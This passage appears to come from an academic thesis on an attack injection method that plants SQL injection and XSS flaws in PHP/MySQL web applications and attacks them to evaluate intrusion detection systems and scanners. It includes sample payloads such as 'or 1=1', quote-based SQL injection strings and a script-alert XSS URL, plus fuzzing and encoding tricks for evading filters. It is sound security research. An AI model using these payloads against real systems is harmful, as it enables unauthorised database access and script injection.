
Figure 5-6 – Chain of variables from input to output of the web application.

In practice, the attack injection uses both dynamic analysis and static analysis to gather the data needed to apply the Vulnerability Operators. In the Preparation Stage, through the dynamic interaction executed by the crawler, it obtains the pairs {$IV_{(dynamic\ analysis)}$, $OV_{(dynamic\ analysis)}$}, which are the set of input variables ($IV_{(dynamic\ analysis)}$) whose values come from the HTTP interaction or the SQL communication and their mapping with output variables ($OV_{(dynamic\ analysis)}$). On the other side, the Vulnerability Injector Tool performs a static analysis on the source code and finds the input variables ($IV_{(static\ analysis)}$) that are expected to be seen in the output ($OV_{(static\ analysis)}$) as part of the HTML response, SQL queries, etc. It also provides the target variable ($TV_{(static\ analysis)}$) and the code location ($CL_{(static\ analysis)}$) of the place in the file where the target variable is sanitized or filtered. Overall, the static analysis provides the following set of attributes: {$IV_{(static\ analysis)}$, $OV_{(static\ analysis)}$, $TV_{(static\ analysis)}$, $CL_{(static\ analysis)}$}. This process of using dynamic and static results provides the best of both worlds to obtain the variables and the location where they are sanitized or filtered and the set of constraints given by the code location required by the Vulnerability Operators.

Resulting from this dual feed of target variables (dynamic and static), there is a level of freedom in the choice of the target variables that are going to be used, done before applying the Vulnerability Operators to inject the vulnerabilities. Both static and

dynamic analysis have intrinsic strengths and weaknesses that also depend on the target web application. Because of the unpredictability of this balance, the attack injection can theoretically be configured to operate according to the selection of one of the following options:

1. **Use all the variables resulting from the static analysis.** As a drawback, this option may use some variables that, from the dynamic point of view, are not likely to render an exploitable vulnerability. The consequence of this choice is the increased number of likely inexistent attack vectors, therefore delaying the attack injection process. Another drawback is that this option would also not consider some variables dynamically found as influencing the output, therefore missing the injection of some relevant vulnerabilities.

2. **Use all the variables resulting from the dynamic analysis.** This option restricts the variables to the ones identified by the dynamic analysis as affecting the application output. The dynamic analysis is limited and heavily dependent on the workload and may only find a sub-conjunct of all the possible variables. In addition, this option may also select variables that were not detected using static analysis. The way the vulnerabilities are injected in the source code using the Vulnerability Operators (which are defined by static rules) makes mandatory the use of the variables that are detected statically. This fact, by itself, prevents the use of this option of using only the variables resulting from the dynamic analysis, because the vulnerability injection cannot use a variable that was not also found by the static analysis. As a side note, we have not found such a case in the experiments we have done: all the variables discovered by the dynamic analysis belonged to a subset of the variables discovered by the static analysis.

3. Use a combination of both static and dynamic analysis:
    a. **Use all the possible vulnerable variables found.** This is the union of the results of both static analysis and dynamic analysis. In this case, there is the possibility of trying to use variables not detected by the static analysis and this is not possible due to the way the Vulnerability Operators are defined, as explained in the previous point.

    b. **Use just the common variables that were found by both static and dynamic analysis.** This is the intersection of the results of both static and dynamic analysis. In this case, the variables selected are those discovered by the static analysis, removing those that were not discovered by the dynamic analysis.

The act of injecting vulnerabilities using the Vulnerabilities Operators require the use of the attributes Location Pattern and Vulnerability Code Change, which can only be selected by knowing the Target Variable (TV) and the Code Location (CL) obtained through the static code analysis. The dynamic analysis helps improving the filtering of variables that are not used in the query structure, therefore improving the quality of the final set of vulnerabilities injected. Therefore, from the four possible configuration options discussed (considering also the two variants of option 3), only two can be selected (as the others are not compatible with the methodology used): the **(1) use of the variables resulting from the static analysis** and the **(3.b.) use just the common variables that were found by both static and dynamic analysis**. The correlation of variables resulting from both static and dynamic analysis originates a more precise set of locations where the Vulnerability Operators may be used. The outcome of this correlation is an improved collection of vulnerabilities that has a higher rate of exploitability by the attack injection mechanism. So, the data must be provided by the set of attributes that come from the static analysis $\{IV_{(static\ analysis)},\ OV_{(static\ analysis)},\ TV_{(static\ analysis)},\ CL_{(static\ analysis)}\}$, but it can be improved by the pair of attributes that come from the Preparation Stage $\{IV_{(dynamic\ analysis)},\ OV_{(dynamic\ analysis)}\}$ (Figure 5-7). Ideally, if it was possible to perform perfect dynamic and static analysis, the pairs $\{IV_{(static\ analysis)},\ OV_{(static\ analysis)}\}$ and $\{IV_{(dynamic\ analysis)},\ OV_{(dynamic\ analysis)}\}$ would be exactly the same. However, both analysis are dependent on the actual implementation of their algorithms, the target web application code, the workload (in the dynamic analysis) and the precision of their results may change over time, as new developments are being discovered by researchers. The option that should be used depends on the level of certainty that the security practitioner has on either the static and dynamic analysis implemented.

Figure 5-7 – Using data from dynamic and static analysis to apply the Vulnerability Operators and inject a vulnerability.

Considering the development of the prototype of the vulnerability injection methodology and the difficulties inherent to perform a perfect static analysis and a thorough dynamic analysis we configured the default setup with the more conservative option: **(3.b.) use of the variables resulting from the interception of both static and dynamic analysis**. This means that it considers the data from the set of attributes $\{IV_{(static\ analysis)},\ OV_{(static\ analysis)},\ TV_{(static\ analysis)},\ CL_{(static\ analysis)}\}$ but only whose pair $\{IV_{(static\ analysis)},\ OV_{(static\ analysis)}\}$ is equivalent to any of the $\{IV_{(dynamic\ analysis)},\ OV_{(dynamic\ analysis)}\}$. This procedure used to process the data from dynamic and static analysis to obtain the match outcome consisting of the pair of target variable and code location $\{TV,\ CL\}$ needed to apply the Vulnerability Operators is exemplified in Figure 5-8.

This option assures that all the vulnerabilities can be injected by applying the Vulnerability Operators, which mutates the source code in the locations given by the static analysis and guarantees that the result of the attack can also be seen in the output and successful monitored by the dynamic probes.

Figure 5-8 – Example of using data from dynamic and static analysis to obtain the match of target variable and code location for the Vulnerability Operators.

5.2.3 Attackload Generation Stage

To attack the collection of vulnerable source code copies of the web application files produced in the previous stage we need the HTTP packet that is going to be sent by the attack injection mechanism to the web application. This specially crafted HTTP packet is the attackload that is generated at this stage. Each vulnerability injected will have its own specific collection of attackloads.

The Preparation Stage gathered valuable information about what variables are supposed to be vulnerable and their important attributes (GET, POST, COOKIE, data type, range of working values, etc.). These are the key to define the collection of attackloads that will be used to attack each vulnerability injected in the previous stage. For example, to attack a vulnerable numeric variable using SQL Injection, one of the attackloads will assign to the variable something like "23 or 1=1". This attackload tries to change the structure of the SQL query that, hopefully for the attack injection, will be sent to the database server without further modifications. If this malicious query arrives to the server there is a successful attack.

The attackloads are generated based on the following data provided by both the Vulnerability Injection Stage and the Preparation Stage:

1. **Type of the vulnerability injected** (e.g. XSS, SQL Injection, etc.). Different vulnerability types are also usually exploited differently and this fact affects some of the data used to build the attackload.

2. **Vulnerability Operator** used to inject the vulnerability. This is closely related to the type of vulnerability. It also depends on the data type of the variable, and vice-versa. For example, the Vulnerability Operator OMFCEA sub-type refers to the missing casting to numeric of one variable (see section 3.3.3 for details). For example, in the MFCext. sub-types B and C, the vulnerable variable may be one of the PHP server and environment variable arrays, like the `$_SERVER['PHP_SELF']`. In this particular case, the attack is typically done by attaching a XSS exploit at the end of the script name and path in the URL. For example, the link: `http://test.com/index.php` could be attacked with:

`http://test.com/index.php`**`/"><script>alert('XSS')</scrip`**
`t>`

3. **Data type of the vulnerable variable**. This helps reducing the number of attackloads by providing more focused prefixes, suffixes and attackload strings. Of primary importance is the knowledge if a variable is numeric or anything else. In the case of the OMFCEA, for example, we need only to target numeric variables. It is well known that a large percentage of attacks target the exploitation of unprotected numeric variables. This can also be concluded from the detailed results of the field study presented in section 3.3.3. The most common type of vulnerabilities in web application code is due to MFCext. fault types that can be expanded into three sub-types. Sub-type A, which is originated by unchecked numeric fields (because of a missing function), is the most relevant. This result is also corroborated by another study, this time referring only to SQL Injection vulnerabilities found in BugTraq SecurityFocus and presented by the Open web Application Security Project (OWASP) [*NG*, 2006]. This study reports that about half of the SQL Injection vulnerabilities come from the exploitation of numeric fields.

4. **Common working good values for the input variables**. The possible values of the input variables are obtained during the web application interaction, or they may be known in advance. During the attack, these values are needed to be assigned to the various variables of the web page to be able to execute its

functions and avoid unnecessary errors. For example, they will be used to fill every HTML FORM field in the web application page before clicking on the SUBMIT button, or else the function executed by the FORM is likely to fail.

5. **HTTP data of a good application interaction** over the target web page. This contains the whole HTTP input packet, including the header and data containing COOKIE, GET and POST variables and their values.

6. **Collection of pre-defined prefixes**. These prefixes may be dependent on the vulnerability type. For example, some prefixes like the > are typically used in a XSS attack, whether other prefixes like) are typically used in a SQL Injection attack. Other prefixes, like quotes ' and double quotes " can be used to attack a wider range of vulnerabilities types (e.g., they can be used in both XSS and SQL Injection attacks). Prefixes can also relate to the data type of the variable. For example, a string value concatenated to build a SQL command has associated with it a quote or a double quote character that should be matched during the attack. This means that an open quote in a SQL command (or double quote, depending on the case) should be closed in the attackload string in order to let the attack go through the web application without an interpretation error.

7. **Collection of pre-defined suffixes**. These suffixes may be dependent on the vulnerability type. For example some suffixes like the < are typically used in a XSS attack, whether other suffixes like -- are typically used in a SQL Injection attack. Other suffixes, like quotes ' and double quotes " can be used to attack a wider range of types of vulnerabilities (e.g., they can be used in both XSS and SQL Injection attacks). Suffixes can also relate to the data type of the variable. For example, a string value concatenated to build a SQL command has associated with it a quote or a double quote character that is closed after the concatenation. To attack this variable, the attacker should open another string by placing the matching quote or double quote in the suffix. This is, usually, performed according to what has been done with the prefix (as seen in the previous item).

8. **Collection of pre-defined attackload strings.** These are dependent on the vulnerability type and some of them are also dependent on the data type of

variable. Typically, a XSS attack [*Hansen*, 2009] takes a different shape from a SQL Injection attack [*Halfond et al.*, 2006b; *Hansen*, 2006]. The vulnerability exploitation may also be more specific if it is known in advance the data type of the vulnerable variable. This allows a quicker exploitation, as many unnecessary steps can be skipped. For example, an integer variable that does not have a filtering function (to prevent it to take string values) can be easily probed with some pre-defined attack string values (e.g., entering " `or 1=1`" or " `or 'a'='a'`", etc. when attacking SQL Injection; or "`<script>alert('XSS')</script>`" when attacking XSS).

9. **Collection of pre-defined functions** that can be used to bypass some security mechanisms. The functions can be used to convert the attackload string to upper case, to lower case, scramble its case, URL encode it, etc. This is mostly useful for the Attackload Footprint Generation Stage.

During the Preparation Stage, the web application is crawled and the HTTP packets sent to the server are saved. These packets are going to be used to build the attackloads. The attackload is generated by altering the HTTP data of a good interaction with the vulnerable web application page and fuzzing (maliciously) the vulnerable variable value [*OWASP Foundation*, 2008a]. Care must be taken when altering the HTTP packets, so that the web server does not reject them. Some trivial steps are the update and re-calculation of the HTTP packet length; other procedures are related to maintaining the web application state by changing the COOKIE values accordingly, for example. Some COOKIEs are related to the authentications process of the web application and failing to accommodate them prevents the use of the attack injection mechanism in the authenticated pages of the web application.

The value that is assigned to the vulnerable variable in order to attack it results from a fuzzing process. In this process, the malicious value is obtained through the manipulation of the data provided by the good values of the vulnerable variable, the prefix and the suffix, the use of attackload strings and pre-defined functions (Figure 5-9).

Figure 5-9 – Fuzzer generated malicious variable value.

The fuzzing process consists of combining the available collection of prefixes, attackload strings and suffixes. For example, let us suppose that the variable may convey the value `John` and that its protection scheme has been removed by the Vulnerability Injector Tool. In this case, one of the attackloads to attack it using SQL Injection will assign to the variable something like:

```
John'+and+'A'='A
```

In this attack string, the `John` is the known good value of the vulnerable variable, the `'` is the prefix, the `+and+'A'='A` is the attackload string and there is no suffix (for this specific example). The + signs (they could as well be `%20`) are the URL encoded values of the space character, so the string can be used to form the malicious HTTP packet that will be send to the web application by the attack injection mechanism.

It is not the objective of the attack injection to attack the application and obtain advantage from that attack, as a real hacker would. The attack injection objective is "only" to prove that there is a vulnerable variable that can be attacked, so this fuzzing process does not need to test all the possible variations. The real world exploitation is often associated with specific characteristics of the application, the objective of the hacker and his skills.

The attackload generation is not sufficient for the attack injection mechanism. It also needs means to detect the success of the attack. This detection is achieved using the **Attackload Footprint**, which is the data that is expected to be observed in either the HTTP response (usually when attacking a XSS vulnerability) or in the SQL interaction (when attacking an SQL Injection vulnerability). The generation of the Attackload Footprint is heavily based on the value assigned to the vulnerable variable by the Attackload Generation Stage (the attackload). For an attack to be successful, the result

of the attackload must go through the web application and reach the objective. Its footprint is heavily dependent on the vulnerability injected. For example, part of the attack string must be present in the HTML page sent to the web browser in case of the reflected XSS, or be present in the structure of the SQL query in case of a SQL Injection.

In fact, the generation of the attackload footprint depends on the generation of the attackload itself. For example, if the attackload of an SQL Injection vulnerability is the following:

```
John'+and+'A'='A
```

The respective attackload footprint looks like:

```
John' and 'A'='A
```

In the next stage (the Attack Stage), this footprint text will be compared with the SQL query text resulting from the injection of the respective attackload.

So, the outcome of this Attackload Generation Stage is not only a set of collections of attackloads but also of their footprints, for each and every vulnerability injected from the previous stage.

5.2.4 Attack Stage

All the three previous stages provide the necessary data to inject attacks into the web application. At this stage, the injected vulnerabilities are applied, attacked one by one and the success of the attacks is assessed. The interaction of all the components involved is depicted in Figure 5-10.

Figure 5-10 - Attack Injection methodology showing the relevant parts of the Attack Stage.

This process is performed repeatedly until all the vulnerabilities and programmed attacks have been processed, according to the following workflow, assuming a clean web application and underlying database:

1. **Create a backup.** First it is created a backup of the current state. This is done by copying all the web application files to a remote directory and by making a backup of the database.

2. **Setup HTTP and SQL communication Probes.** This is needed to prepare the ground for the detection of the attack success. Pretty much in the same way done in the Preparation Stage, the HTTP and SQL communications need to be intercepted, although now they are going to be used to help detecting the attack success. The same considerations about the setup and synchronism of these two probes also apply here so, in what concerns their implementation, the same code can be used (or reutilized) in both stages. This attack injection methodology can be used in a variety of setup situations, including the distribution of processes

along different computers. The two probes (one to collect the HTTP data and the other to collect the SQL communications data) must be deployed at the start of this stage.

3. **Inject a vulnerability.** This is done by picking one of the vulnerable source code files provided by the Vulnerability Injector (see section 5.2.2) and overwrite the respective original source code file. The web application becomes vulnerable to attacks targeting the injected vulnerability.

4. **Attack the vulnerability with the attackload.** Associated with the vulnerable source code file injected there is also the collection of attackloads and their footprints (see previous stage). The attackload consists of the complete HTTP request, where the vulnerable variable is assigned a malicious string, according to the fuzzing process explained in the Attackload Generation Stage. To apply the attackload, the attack injection mechanism has to send it as a usual HTTP request to the web application.

5. **Monitor the results of the attack.** The objective of the attack is to make the web application send SQL commands to the database server that replies accordingly; and sends back to the user (the attack injection mechanism, in this case) the respective HTTP response. Once again, the HTTP and SQL communication monitoring has to be perfectly synchronized to be possible to map the HTTP request with the corresponding SQL data sent to the database. This HTTP and SQL interaction is saved to be analyzed offline later. The attack success assessment and other attack analysis can be made later on without any time or resource constraints.

6. **Restore database from the backup.** After obtaining the attack response, the web application database is restored using the backup data collected in step 1. If there are still attackloads for the vulnerability injected, the next one is selected and the process continues in step 4.

7. **Restore source code files from the backup.** If there are no more attackloads for the vulnerability injected, the web application files are restored with the original source code file from the backup made in step 1. If there are still web

application files to be processed (i.e., vulnerabilities not yet attacked), the next one is selected and the process continues in step 3.

8. **Assess the attack success.** When arriving here, all possible vulnerabilities have already been injected and attacked with the respective attackloads. The data generated by the HTTP and the SQL communications is now used to assess the attack success:

   a. When verifying reflected XSS attacks (see section 2.3.2 for details) the attackload footprint should be searched in the HTTP response.

   b. When verifying for SQL Injection attacks the attackload footprint will be located in the SQL data. The footprint should be part of the SQL query structure sent to the database server, for the attack to be effective. The presence of the footprint inside a string variable, for example, is not accepted as a valid sign of success.

   c. For the case of stored XSS attacks (see section 2.3.2 for details), both the HTTP and SQL data needs to be considered.

During the attack, the attackload footprint is located in the value of the vulnerable variable. However, this variable can suffer mutations during the web application processing, such as type case conversions, URL encoding or decoding, name splitting, mathematical calculations and other manipulation operations. Applying the reverse operation function and comparing the result with the original value can easily overcome some of these changes, but others are more complicated, or nearly impossible to predict. In these cases the web application needs to be analyzed previously and the attack injection mechanism should be configured accordingly.

5.3 Attack Injector Tool

To demonstrate the feasibility of the proposed attack injection methodology we developed a prototype tool targeting SQL Injection vulnerabilities, the Attack Injector Tool. For our research purposes it was decided to build the prototype for the SQL Injection, as it is one of the most important vulnerabilities of web applications nowadays. The prototype targets LAMP (Linux, Apache, MySQL and PHP) web applications, which is currently one of the most the most commonly used solution stack

to develop web applications. This prototype allows the evaluation and exploration of the attack injection methodology proposed. Future improvements of the prototype may incorporate other attacks types (e.g. XSS) and application technologies (e.g. Java), so the ultimate goal should be the development of a fully featured commercial-like tool.

The Attack Injector Tool is an all-in-one application: it injects vulnerabilities into the web application and attacks them in a seamlessly manner. Therefore, the Attack Injector Tool has the Vulnerability Injector Tool integrated as a building block (Figure 5-11). As explained in the methodology description, the process of attacking the web application consists of: the **Preparation Stage**, the **Injection of Vulnerabilities Stage**, the **Attackload Generation Stage** and the **Attack Stage**. The Preparation Stage and the Injection of Vulnerabilities Stage are executed side by side, producing a set of results that will be used by the Attackload Generation Stage and finally, the Attack Stage.

During the **Preparation Stage**, the web application is executed and the interaction is monitored by the tool. This interaction can be made either manually, by someone executing every web application procedure, or automatically using an external tool, such as a **web application crawler**. During this interaction, the HTTP communication protocol between the web browser and the web server and all the SQL communications going to and from the database server (MySQL is the target database currently implemented in the prototype) are monitored by the Attack Injector Tool.

Figure 5-11 - Architecture of the Attack Injector Tool.

This monitoring is accomplished using built-in proxies specifically developed for the HTTP and for the SQL communications. These proxies send a copy of the entire packet data traversing them through the configured socket ports to the Attack Injector Tool components **HTTP Communication Analyzer** and **MySQL Communication Analyzer**. These proxies run as independent processes and threads, so they are relatively autonomous and asynchronous. To guarantee that they are perfectly synchronized with other components of the Attack Injector Tool, the **Sync** mechanism was also built-in (Figure 5-11). The synchronism is obtained by executing each web application interaction in sequence without overlapping (i.e., without the common use of simultaneous threads to speed the process) and gathering the precise time stamps of both the HTTP communication and respective SQL query (Figure 5-12). As described

186

in the figure, the interaction starts with the client actor sending one HTTP request that may originate SQL query requests that will be sent to the database server at a later time. Next, the database server responds to the SQL query requests and sends the response back to the web application server. At last, the application server sends the HTTP response back to the client actor (the browser of the user of the web application). When the HTTP and SQL proxies capture these serialized operations they also register their time stamps. Using these time stamps, this distributed set of actions can be grouped by the Sync mechanism into meaningful cause-effect sequences, which is critical to build the knowledge needed by the operation of the Attack Injector Tool.

$$T_1 \quad < \quad T_2 \quad < \quad T_3 \quad < \quad T_4$$

Figure 5-12 – Serialized sequence of actions processed by the Sync mechanism.

The information gathered by both proxies allows obtaining the structure of each web page, the associated input variables, typical values and the associated SQL queries where these variables are used. During this interaction, the list of the web application files that are being run is also sent to the integrated **Vulnerability Injector Tool** as input files. For each one, the Vulnerability Injector Tool is executed, delivering the respective group of files with vulnerabilities already injected.

Each one of the vulnerable variables must be attacked and for that purpose, the **Attackload Generator** creates a collection of malicious interactions, according to characteristics of the target variables. These attackloads intend to inject unwanted features in the queries sent to the database, therefore performing SQL Injection. The collection of pre-defined attackload strings are based on the basic attacks presented in Table 5-1, but they can be extended covering other cases, like those presented by [*Halfond et al.*, 2006b] or derived from field study data about attacks [*Fonseca et al.*, 2010]. Also, different database management systems have their own peculiarities on how they can be interacted and even different implementations of the SQL language

used by the DBMS have specific characteristics that can be used to be exploited during a SQL Injection attack [*pentestmonkey.net*, 2009].

Table 5-1– Examples of the basic attackload strings.

Pre-defined attackload strings	Expected result of the attack
`'`	Change in the structure of the query. The query result is an error
`or 1=1`	Change in the structure of the query. The query result is the override of the query restrictions
`' or 'a'='a`	Change in the structure of the query. The query result is the override of the query restrictions
`+connection_id()-connection_id()`	Change in the query. The operation result is `0`
`+1-1`	Change in the query. The operation result is `0`
`+67-ASCII('A')`	Change in the query. The operation result is `0`
`+51-ASCII(1)`	Change in the query. The operation result is `0`
…	…

Every attack string is attached to the vulnerable variable trying to create some sort of text that can penetrate the breach produced by the vulnerability injected. Some tweaks are done to the attackload strings, such as encode some parts using the URL encoding function. The **Attackload Footprint Generator** component is executed and it builds the collection of attackload footprints so that they have the data that is expected to be seen in the query, if the attack is successful.

The **Attack Stage** receives the files with vulnerabilities and the attackloads from the previous stage. All vulnerabilities are applied one by one during this stage. To prevent bias from previous attacks, the web application files are copied from a safe location before injecting a vulnerability and the web application database is restored from a clean backup made before the start of the whole process. Using the generated attackload, the web application is automatically attacked. While the attack is being performed, once again, the HTTP and SQL communications are monitored by the respective proxies and results are analyzed and stored in the Attack Injector Tool

internal database by the **HTTP Communication Analyzer** and **MySQL Communication Analyzer**, as explained before.

After the end of the attack, it is necessary to verify if it was successful or not. This is done by the **Attack Success Detector** component. The attack is successful if, as a result of the execution of the attackload, the structure of the SQL query is altered [*Buehrer et al.*, 2005]. This occurs when the attackload footprint is present in the query in specific conditions. Cases where the attackload footprint is placed inside a string variable of the SQL query are not considered, because usually a string can convey any combination of characters, numbers and signs. In the other cases, if it is possible to alter the structure of the query due to the attackload, then there is a successful SQL Injection attack.

There is, however, one situation that can be misinterpreted by the Attack Injector Tool. It occurs when the vulnerable variable value is processed by the web application code before being included in the SQL query. For example, if the input value is the full name of a person and the web application splits it into the name and surname, then the name and surname are going to be used in the SQL query in two different columns. This kind of processing cannot be detected correctly by the current implementation of the algorithm of the Attack Injector Tool; therefore the attackload footprint generated will be void. On the other hand, if the full name is used in a single query column then the attackload footprint will be working correctly. For this type of processing of the input variable, the prototype has only implemented the common situation where the processing done to the variable is changing the typesetter case of the variable value. Other common situations such as word separation, last name detection, etc., can also be easily implemented and added.

One final remark about the Attack Injector Tool is that it does not try to exploit the vulnerability in the sense of obtaining, altering, deleting, etc., sensible information from the web application database. It only tries to evaluate whether some particular instance of the web application (depending on the vulnerability injected) is vulnerable to such attacks or not. The Attack Injector Tool also stores the SQL query string used during the attack and the specific vulnerability exploited for later analysis. The output information

given by the Attack Injector Tool is the most important outcome and it is a fundamental piece of data for enterprises and security practitioners. This data allows developers of the tools under assessment to upgrade them and correct the weaknesses discovered during the attack process.

To avoid attacks, web application developers are currently reducing the number of error messages displayed to the user. This does not prevent SQL Injection attacks, but makes it harder to identify SQL Injection vulnerabilities using the black-box approach. However, after the vulnerability is found it is as easier to exploit as before. One consequence of this trend is an extraordinary increase in the false-positive and false-negative rates of black-box testing tools such as automatic web application vulnerability scanners [*Grossman*, 2009a]. This also applies to other security mechanisms that use the same methodology, like the SQLmap sponsored by the OWASP project, for example [*Damele*, 2009]. The attack injection approach described in this chapter is quite immune to this countermeasure technique, because of the way the data used for the analysis is obtained: through the use of probes placed in different layers of the web application setup and correlating their data (e.g. HTTP and SQL interactions).

5.4 Attack injection utilization scenarios

The most common utilizations of the proposed attack injection methodology can be described by the following two typical scenarios: **inline evaluation of tools and security assurance mechanisms** and **offline use to provide a set of vulnerabilities that can be attacked**.

In the first scenario, **inline evaluation of tools and security assurance mechanisms**, the Attack Injector Tool can be used to evaluate IDSs for databases, web application IDSs, web application firewalls, reverse proxies, etc. For example, in the situation of assessing an IDS for databases, the SQL probe should be placed before the IDS, so that the IDS is to be found between the SQL probe and the database, as seen in Figure 5-13. During the attack stage, when the IDS inspects the SQL query sent to the database, the Attack Injector Tool also monitors the output of the IDS to identify if the attack has been detected by the IDS or not. The entire process is performed automatically, without

human intervention. The final results obtained by the Attack Injector Tool also contains, in this case, the logs of the IDS detection output. By analyzing the attacks that were not detected by the IDS, the security practitioner can gather some insights on the IDS weaknesses and, possibly, how the IDS could be improved. This procedure has already been used to test five SQL Injection detection mechanisms [*Elia et al.*, 2010].
